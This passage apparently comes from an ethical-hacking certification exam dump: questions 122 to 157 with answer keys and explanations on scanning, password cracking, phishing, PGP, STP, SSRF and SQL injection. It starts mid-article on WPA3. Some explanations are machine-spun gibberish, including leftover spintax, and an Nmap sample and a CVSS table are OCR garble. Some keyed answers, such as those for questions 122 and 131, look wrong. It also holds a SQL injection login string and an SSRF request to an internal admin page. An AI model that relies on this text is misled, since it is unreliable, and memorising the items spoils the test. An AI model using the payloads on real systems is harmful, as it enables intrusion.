Access Point and Rogue Access Point. one among these hacks is required to initiate the 2 downgrade or side-channel attacks referenced in Dragonblood. What's next? WPA3 is an improvement over WPA2 Wi-Fi encryption protocol, however, as we predicted, it still doesn't provide protection from the six known Wi-Fi threat categories. It's highly likely that we'll see more WPA3 vulnerabilities announced within the near future. To help reduce Wi-Fi vulnerabilities, we're asking all of you to hitch the Trusted Wireless Environment movement and advocate for a worldwide security standard for Wi-Fi.

Question #:122 - (Exam Topic 2)

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

- A. Create an incident checklist.
- B. Select someone else to check the procedures.

- C. Increase his technical skills.
- D. Read the incident manual every time it occurs.

Answer: C

Question #:123 - (Exam Topic 2)

joe works as an it administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider, in the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

- A. Cloud booker
- B. Cloud consumer
- C. Cloud carrier
- D. Cloud auditor

Answer: C

Explanation

A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.

Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.

The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

Question #:124 - (Exam Topic 2)

This kind of password cracking method uses word lists in combination with numbers and special characters:

- A. Hybrid
- B. Linear

- C. Symmetric
- D. Brute Force

Answer: A

Question #:125 - (Exam Topic 2)

When discussing passwords, what is considered a brute force attack?

- A. You attempt every single possibility until you exhaust all possible combinations or discover the password
- B. You threaten to use the rubber hose on someone unless they reveal their password
- C. You load a dictionary of words into your cracking program
- D. You create hashes of a large number of words and compare it with the encrypted passwords
- E. You wait until the password expires

Answer: A

Question #:126 - (Exam Topic 2)

Fred is the network administrator for his company. Fred is testing an internal switch.

From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

- A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
- B. He can send an IP packet with the SYN bit and the source address of his computer.
- C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
- D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

Question #:127 - (Exam Topic 2)

Windows LAN Manager (LM) hashes are known to be weak.

Which of the following are known weaknesses of LM? (Choose three.)

- A. Converts passwords to uppercase.
- B. Hashes are sent in clear text over the network.
- C. Makes use of only 32-bit encryption.
- D. Effective length is 7 characters.

Answer: A B D

Question #:128 - (Exam Topic 2)

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

- A. Phishing
- B. Vlishing
- C. Spoofing
- D. DDoS

Answer: A

Explanation

https://en.wikipedia.org/wiki/Phishing

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

Question #:129 - (Exam Topic 2)

Consider the following Nmap output:

Starting Nmap X.XX (http://nmap.org) at XXX-XX-XX XX:XX EDT Nmap scan report for 192.168.1.42 Host is up (0.00023s latency)

Not shown: 932 filtered ports, 56 closed ports

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

25/tcp open smtp

53/tcp open domain

80/tcp open http

110/tcp open pop3

143/tcp open imap

443/tcp open https

465/tcp open smtps

587/tcp open submission

993/tcp open imaps

995/tcp open pop3s

Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds

what command-line parameter could you use to determine the type and version number of the web server?

- A. -sv
- B. -Pn
- C. -V
- D. -ss

Answer: A

Explanation

C:\Users\moi>nmap -h | findstr " -sV" -sV: Probe open ports to determine service/version info

Question #:130 - (Exam Topic 2)

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

- A. nmap -sn -pp < target ip address >
- B. nmap -sn -PO < target IP address >
- C. nmap -sn -PS < target IP address >

D. nmap -sn -PA < target IP address >

Answer: C

Explanation

https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/

Question #:131 - (Exam Topic 2)

which type of virus can change its own code and then cipher itself multiple times as it replicates?

- A. Stealth virus
- B. Tunneling virus
- C. Cavity virus
- D. Encryption virus

Answer: A

Explanation

A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc. Like other viruses, a stealth virus can take hold of the many parts of one's PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected 'infected' file with a clean file that doesn't trigger anti-virus detection. It's a never-ending game of cat and mouse. The intelligent architecture of this sort of virus about guarantees it's impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.

https://www.techslang.com/definition/what-is-a-stealth-virus/

Question #:132 - (Exam Topic 2)

Clark, a professional hacker, was hired by an organization lo gather sensitive Information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whole footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

A. AOL

- B. ARIN
- C. DuckDuckGo
- D. Baidu

Answer: B

Explanation

https://search.arin.net/rdap/?query=199.43.0.43

Question #:133 - (Exam Topic 2)

Henry Is a cyber security specialist hired by BlackEye - Cyber security solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unkornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which Indicates that the target system is running a Windows OS. Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

- A. 64
- B. 128
- C. 255
- D. 138

Answer: B

Explanation

Windows TTL 128, Linux TTL 64, OpenBSD 255 ... https://subinsb.com/default-device-ttl-values/

Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

Question #:134 - (Exam Topic 2)

Larry, a security professional in an organization, has noticed some abnormalities In the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting a countermeasures to secure the accounts on the web server.

Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Enable unused default user accounts created during the installation of an OS
- B. Enable all non-interactive accounts that should exist but do not require interactive login
- C. Limit the administrator or toot-level access to the minimum number of users

D. Retain all unused modules and application extensions

Answer: C

Question #:135 - (Exam Topic 2)

You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity, what tool would you most likely select?

- A. Nmap
- B. Cain & Abel
- C. Nessus
- D. Snort

Answer: D

Question #:136 - (Exam Topic 2)

What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

- A. CPU
- B. GPU
- C. UEFI
- D. TPM

Answer: D

Explanation

The **TPM** is a chip that's **part** of your **computer's motherboard** — if you bought an off-the-shelf PC, it's soldered onto the **motherboard**. If you built your own **computer**, you can buy one as an add-on module if your **motherboard** supports it. The **TPM generates encryption keys**, keeping **part of the key** to itself

Question #:137 - (Exam Topic 2)

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must be use to perform the given task?

- A. UDP scan
- B. TCP Maimon scan
- C. arp ping scan
- D. ACK flag probe scan

Answer: C

Explanation

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The –send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.

Raw IP ping scan example for offline targetsThis example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (–send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery.

ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.

mean on on off -parishet-train - send-oth 592.168.31.87

Startling Heap (http://heap.com)
Sent (e. 2000) Ann who has 192.368.33.37 tell 192.568.0.100
Sent (e. 2000) Ann who has 192.368.33.37 tell 192.568.0.100
Sent (e. 2000) Ann who has 192.368.33.37 tell 192.568.0.100
Sent (e. 2000) Ann who has 192.368.33.37 tell 192.568.0.100
Sent dest sent tell 192.568.0.1000
Sent dest s

Example b ARP ping scan of offline target

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify –send-ip as shown in Example a "Raw IP Ping Scan for Offline Targets".

If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the –spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

Question #:138 - (Exam Topic 2)

Bob is going to perform an active session hijack against Brownies Inc. He has found a target that allows session oriented connections (Telnet) and performs the sequence prediction on the target operating system. He manages to find an active session due to the high level of traffic on the network. What is Bob supposed to do next?

- A. Take over the session
- B. Reverse sequence prediction
- C. Guess the sequence numbers
- D. Take one of the parties offline

Answer: C

Question #:139 - (Exam Topic 2)

John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

- A. Use his own public key to encrypt the message.
- B. Use Marie's public key to encrypt the message.
- C. Use his own private key to encrypt the message.
- D. Use Marie's private key to encrypt the message.

Answer: B

Explanation

When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key

https://en.wikipedia.org/wiki/Pretty_Good_Privacy

Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories,

and whole disk partitions and to increase the security of e-mail communications.

PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.

https://en.wikipedia.org/wiki/Public-key_cryptography

Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with anyone who will be securely communicating with the key owner. However, the owner's secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

Question #:140 - (Exam Topic 2)

Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.

Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.

What is the attack performed by Robin in the above scenario?

- A. ARP spoofing attack
- B. VLAN hopping attack
- C. DNS poisoning attack
- D. STP attack

Answer: D


Explanation

STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm.

STP is a hierarchical tree-like topology with a "root" switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).

An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out

announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.



Question #:141 - (Exam Topic 2)

infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Reconnaissance
- B. Maintaining access
- C. Scanning
- D. Gaining access

Answer: D

Explanation

This phase having the hacker uses different techniques and tools to realize maximum data from the system. they're —• Password cracking — Methods like Bruteforce, dictionary attack, rule-based attack, rainbow table are used. Bruteforce is trying all combinations of the password. Dictionary attack is trying an inventory of meaningful words until the password matches. Rainbow table takes the hash value of the password and compares with pre-computed hash values until a match is discovered.• Password attacks — Passive attacks like wire sniffing, replay attack. Active online attack like Trojans, keyloggers, hash injection, phishing. Offline attacks like pre-computed hash, distributed network and rainbow. Non electronic attack like shoulder surfing, social engineering and dumpster diving.

Question #:142 - (Exam Topic 2)

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

- A. MD4
- B. DES

- C. SHA
- D. SSL

Answer: B

Question #:143 - (Exam Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

Answer: D

Question #:144 - (Exam Topic 2)

What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?

- A. AndroidManifest.xml
- B. APK.info
- C. resources.asrc
- D. classes.dex

Answer: A

Explanation

The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.It performs another tasks also:• it's responsible to guard the appliance to access any protected parts by providing the permissions.• It also declares the android api that the appliance goes to use.• It lists the instrumentation classes. The instrumentation classes provides profiling and other informations. These informations are removed just before the appliance is published etc. This is the specified xml file for all the android application and located inside the basis directory.

Question #:145 - (Exam Topic 2)

What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?

- A. Vulnerability hunting program
- B. Bug bounty program
- C. White-hat hacking program
- D. Ethical hacking program

Answer: B

Explanation

Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.

The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and run) a program curated to the organization's wants.

Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).

Who uses bug bounty programs? Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.

Why do corporations use bug bounty programs?Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code.

This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.

It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.

This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.

Why do researchers and hackers participate in bug bounty programs? Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.

This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.

It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.

What area unit the disadvantages of a bug bounty program for independent researchers and hackers? A lot of hackers participate in these varieties of programs, and it will be tough to form a major quantity of cash on the platform.

In order to say the reward, the hacker has to be the primary person to submit the bug to the program. meaning that in apply, you may pay weeks searching for a bug to use, solely to be the person to report it and build no cash.

Roughly ninety seven of participants on major bug bounty platforms haven't sold-out a bug.

In fact, a 2019 report from HackerOne confirmed that out of quite three hundred,000 registered users, solely around two.5% received a bounty in their time on the platform.

Essentially, most hackers are not creating a lot of cash on these platforms, and really few square measure creating enough to switch a full time wage (plus they do not have advantages like vacation days, insurance, and retirement planning).

What square measure the disadvantages of bug bounty programs for organizations? These programs square measure solely helpful if the program ends up in the companies realizeing issues that they weren't able to find themselves (and if they'll fix those problems)!

If the companies is not mature enough to be able to quickly rectify known problems, a bug bounty program is not the right alternative for his or her companies.

Also, any bug bounty program is probably going to draw in an outsized range of submissions, several of which can not be high-quality submissions. a corporation must be ready to cope with the exaggerated volume of alerts, and also the risk of a coffee signal to noise magnitude relation (essentially that it's probably that they're going to receive quite few unhelpful reports for each useful report).

Additionally, if the program does not attract enough participants (or participants with the incorrect talent set, and so participants are not able to establish any bugs), the program is not useful for the companies.

The overwhelming majority of bug bounty participants consider web site vulnerabilities (72%, per HackerOn), whereas solely a number of (3.5%) value more highly to seek for package vulnerabilities.

This is probably because of the actual fact that hacking in operation systems (like network hardware and memory) needs a big quantity of extremely specialised experience, this implies that firms may even see vital come on investment for bug bounties on websites, and not for alternative applications, notably those that need specialised experience.

This conjointly implies that organizations which require to look at AN application or web site among a selected time-frame may not need to rely on a bug bounty as there is no guarantee of once or if they receive reports.

Finally, it are often probably risky to permit freelance researchers to try to penetrate your network. this could

end in public speech act of bugs, inflicting name harm within the limelight (which could end in individuals not eager to purchase the organizations' product or service), or speech act of bugs to additional malicious third parties, United Nations agency may use this data to focus on the organization.

Question #:146 - (Exam Topic 2)

Nedved is an IT Security Manager of a bank in his country. One day, he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.

What is the first thing that Nedved needs to do before contacting the incident response team?

- A. Leave it as it Is and contact the incident response te3m right away
- B. Block the connection to the suspicious IP Address from the firewall
- C. Disconnect the email server from the network
- D. Migrate the connection to the backup email server

Answer: C

Question #:147 - (Exam Topic 2)

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames. addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the IDAP service?

- A. jxplorer
- B. Zabasearch
- C. EarthExplorer
- D. Ike-scan

Answer: A

Explanation

JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.

It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for

users who wish to experiment or any develop the program.

JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.

JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.

JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

Question #:148 - (Exam Topic 2)

in the Common Vulnerability Scoring System (CVSS) v3.1 severity ratings, what range does medium vulnerability fall in?

- A. 3.0-6.9
- B. 40-6.0
- C. 4.0-6.9
- D. 3.9-6.9

Answer: C

Explanation

CVSS v2.0 Ratings

CVSS v3.0 Ratings

4	Severity	Base Score Range	Severity	Base Score Range
	TOSO TOSO TOSO	The	None October 1000	0.0
9	Low & B	0.0-3.9	Low D	0.1-3.9
	Medium 2	4.0-6.9	Medium	4.0-6.9 De Company Com
9	High Clan	7.0-10.0	High	7.0-8.9 1 Bun Bun Bun Bun
	NSDSUL DSDSUL	OF DEAL SPEAK	Critical	9.0-10.0

Question #:149 - (Exam Topic 2)

Bill is a network administrator. He wants to eliminate unencrypted traffic inside his company's network. He decides to setup a SPAN port and capture all traffic to the datacenter. He immediately discovers unencrypted traffic in port UDP 161. what protocol is this port using and how can he secure that traffic?

- A. it is not necessary to perform any actions, as SNMP is not carrying important information.
- B. SNMP and he should change it to SNMP V3
- C. RPC and the best practice is to disable RPC completely
- D. SNMP and he should change it to SNMP v2, which is encrypted

Answer: B

Explanation

We have various articles already in our documentation for setting up SNMPv2 trap handling in Opsview, but SNMPv3 traps are a whole new ballgame. They can be quite confusing and complicated to set up the first time you go through the process, but when you understand what is going on, everything should make more sense.

SNMP has gone through several revisions to improve performance and security (version 1, 2c and 3). By default, it is a UDP port based protocol where communication is based on a 'fire and forget' methodology in which network packets are sent to another device, but there is no check for receipt of that packet (versus TCP port when a network packet must be acknowledged by the other end of the communication link).

There are two modes of operation with SNMP – get requests (or polling) where one device requests information from an SNMP enabled device on a regular basis (normally using UDP port 161), and traps where the SNMP enabled device sends a message to another device when an event occurs (normally using UDP port 162). The latter includes instances such as someone logging on, the device powering up or down, or a wide variety of other problems that would need this type of investigation.

This blog covers SNMPv3 traps, as polling and version 2c traps are covered elsewhere in our documentation.

SNMP trapsSince SNMP is primarily a UDP port based system, traps may be 'lost' when sending between devices; the sending device does not wait to see if the receiver got the trap. This means if the configuration on the sending device is wrong (using the wrong receiver IP address or port) or the receiver isn't listening for traps or rejecting them out of hand due to misconfiguration, the sender will never know.

The SNMP v2c specification introduced the idea of splitting traps into two types; the original 'hope it gets there' trap and the newer 'INFORM' traps. Upon receipt of an INFORM, the receiver must send an acknowledgement back. If the sender doesn't get the acknowledgement back, then it knows there is an existing problem and can log it for sysadmins to find when they interrogate the device.

Question #:150 - (Exam Topic 2)

A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.

what tests would you perform to determine whether his computer Is Infected?

- A. Use ExifTool and check for malicious content.
- B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
- C. Upload the file to VirusTotal.
- D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

Question #:151 - (Exam Topic 2)

Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

- A. Cloud hopper attack
- B. Cloud cryptojacking
- C. Cloudborne attack
- D. Man-in-the-cloud (MITC) attack

Answer: A

Explanation

Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa, India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies. Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

Question #:152 - (Exam Topic 2)

Emily, an extrovert obsessed with social media, posts a large amount of private information, photographs, and location tags of recently visited places. Realizing this. James, a professional hacker, targets Emily and her acquaintances, conducts a location search to detect their geolocation by using an automated tool, and gathers information to perform other sophisticated attacks. What is the tool employed by James in the above scenario?

- A. ophcrack
- B. Hootsuite
- C. VisualRoute
- D. HULK

Answer: B

Explanation

Hootsuite may be a social media management platform that covers virtually each side of a social media manager's role.

With only one platform users area unit ready to do the easy stuff like reverend cool content and schedule posts on social media in all the high to managing team members and measure ROI.

There area unit many totally different plans to decide on from, from one user set up up to a bespoken enterprise account that's appropriate for much larger organizations.

Conducting location search on social media sites such as Twitter, Instagram, and Facebook helps attackers to detect the geolocation of the target. This information further helps attackers to perform various social engineering and non-technical attacks. Many online tools such as Followerwonk, Hootsuite, and Sysomos are available to search for both geotagged and non-geotagged information on social media sites. Attackers search social media sites using these online tools using keywords, usernames, date, time, and so on...

Question #:153 - (Exam Topic 2)

How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?

- A. Hash value
- B. Private key
- C. Digital signature
- D. Digital certificate

Answer: D

Question #:154 - (Exam Topic 2)

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the

impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

- A. verification
- B. Risk assessment
- C. Vulnerability scan
- D. Remediation

Answer: D

Explanation

Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4.Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

Question #:155 - (Exam Topic 2)

Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url:externaIsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?

- A. website defacement
- B. Server-side request forgery (SSRF) attack
- C. Web server misconfiguration
- D. web cache poisoning attack

Answer: B

Explanation

Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization's infrastructure, or to external third-party systems.

Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren't directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily

protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.

In the preceding example, suppose there's an body interface at the back-end url https://192.168.0.68/admin. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:

POST /product/stock HTTP/1.0

Content-Type: application/x-www-form-urlencoded

Content-Length: 118

stockApi=http://192.168.0.68/admin

Question #:156 - (Exam Topic 2)

Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:

Username: attack' or 1=1 -

Password: 123456

Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

- A. select * from Users where UserName = 'attack" or 1=1 -- and UserPassword = '123456'
- B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
- C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
- D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Answer: D

Question #:157 - (Exam Topic 2)

What is the first step for a hacker conducting a DNS cache poisoning (DNS spoofing) attack against an organization?

- A. The attacker queries a nameserver using the DNS resolver.
- B. The attacker makes a request to the DNS resolver.
- C. The attacker forges a reply from the DNS resolver.

D. The attacker uses TCP to poison the ONS resofver.

Answer: B

Explanation

https://ru.wikipedia.org/wiki/DNS_spoofing

DNS spoofing is a threat that copies the legitimate server destinations to divert the domain's traffic. Ignorant these attacks, the users are redirected to malicious websites, which results in insensitive and personal data being leaked. It is a method of attack where your DNS server is tricked into saving a fake DNS entry. This will make the DNS server recall a fake site for you, thereby posing a threat to vital information stored on your server or computer.

The cache poisoning codes are often found in URLs sent through spam emails. These emails are sent to prompt users to click on the URL, which infects their computer. When the computer is poisoned, it will divert you to a fake IP address that looks like a real thing. This way, the threats are injected into your systems as well.

